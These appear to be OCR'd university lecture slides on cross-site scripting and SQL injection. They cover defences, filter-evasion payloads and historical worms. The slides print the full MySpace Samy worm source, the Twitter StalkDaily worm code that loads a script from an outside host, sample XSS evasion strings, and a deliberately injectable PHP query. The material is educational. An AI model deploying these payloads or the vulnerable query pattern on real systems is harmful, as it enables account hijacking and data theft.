
Injected script can manipulate website to show bogus information, leak sensitive data, cause user's browser to attack other websites. This violates the "spirit" of the same origin policy



Reflected XSS

- User is tricked into visiting an honest website
  - Phishing email, link in a banner ad
- Bug in website code causes it to echo to the user's browser an arbitrary attack script
  - The origin of this script is now the website itself!
- Script can manipulate website contents (DOM) to show bogus information, request sensitive data, control form fields on this page and linked pages, cause user's browser to attack other websites
  - This violates the "spirit" of the same origin policy

Stored XSS


Attack server
4 steal valuable data
1
Inject malicious script
2 request content
3 receive malicious script
User victim
Store bad stuff
Users view or download content
Server victim

Where Malicious Scripts Lurk


- User-created content
  - Social sites, blogs, forums, wikis
- When visitor loads the page, website displays the content and visitor's browser executes the script
  - Many sites try to filter out scripts from user content, but this is difficult!

In all XSS there are 3 actors

- Adversary
- Server victim
- User victim

How might we defend against XSS?

(Think about this from multiple perspectives: if you were 'naive[.]com' or even the browser)



Preventing Cross-Site Scripting

- Any user input and client-side data must be preprocessed before it is used inside HTML
- Remove / encode HTML special characters
  - Use a good escaping library
    - OWASP ESAPI (Enterprise Security API)
    - Microsoft's AntiXSS
  - In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
    - ' becomes ' " becomes " & becomes &
  - In ASP.NET, Server.HtmlEncode(string)

Evading Ad Hoc XSS Filters

- Preventing injection of scripts into HTML is hard! → Use standard APIs
  - Blocking “<” and “>” is not enough
  - Event handlers, stylesheets, encoded inputs (%3C), etc.
  - phpBB allowed simple HTML tags like <b>

    <b c=“>” onmouseover=“script” x=“<b ”>Hello<b>
- Beware of filter evasion tricks (XSS Cheat Sheet)
  - If filter allows quoting (of <script>, etc.), beware of malformed quoting:
    <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
  - Long UTF-8 encoding
  - Scripts are not only in <script>:

    <iframe src=‘https://bank[.]com/login’ onload=‘steal()’>

https://samy.pl/myspace/tech.html

MySpace Worm (1)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
  - No <script>, <body>, onclick, <a href=javascript://>
- … but does allow tags for CSS.
  -
- But MySpace will strip out "javascript"
  - Use "java<NEWLINE>script" instead
- But MySpace will strip out quotes
  - Convert from decimal instead:
    alert('double quote: ' + String.fromCharCode(34))

https://samy.pl/myspace/tech.html

MySpace Worm (2)

Resulting code:

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace[.]com'){document.location='http://www.myspace[.]com'+location.pathname+location.s
earch}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function
paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-
1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function
httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function
findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var
T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var
Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new
ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv
id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-
1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewI
nterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fu
seaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXM
LObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function
processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var
AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

https://samy.pl/myspace/tech.html

MySpace Worm (3)

- *"There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or [make anyone angry]. This was in the interest of..interest. It was interesting and fun!"*
- Started on "samy" MySpace page
- Everybody who visits an infected page, becomes infected and adds "samy" as a friend and hero
- 5 hours later "samy" has 1,005,831 friends
  - Was adding 1,000 friends per second at its peak

Twitter Worm (2009)

- Can save URL-encoded data into Twitter profile
- Data not escaped when profile is displayed
- Result: StalkDaily XSS exploit
  - If view an infected profile, script infects your own profile


```
var update = urlencode("Hey everyone, join www.StalkDaily[.]com. It's a site like Twitter but with pictures,
videos, and so much more!  ");
var xss = urlencode('http://www.stalkdaily[.]com"></a><script
src="http://mikeyylolz.uuuq[.]com/x.js"></script><script src="http://mikeyylolz.uuuq[.]com/x.js"></script><a
');

 var ajaxConn = new XHConn();
ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authtoken+"&status="+update+"&tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update")
```

http://dcortesi[.]com/2009/04/11/twitter-stalkdaily-worm-postmortem/

SQL Injection

Typical Login Prompt




Typical (bad) Query Generation Code


```
$selecteduser = $_GET['user'];
$sql = "SELECT Username, Key FROM Key " .
        "WHERE Username='$selecteduser'";
$rs = $db->executeQuery($sql);
```

What if **‘user’** is a malicious string that changes the meaning of the query?

User Input Becomes Part of Query




Normal Login

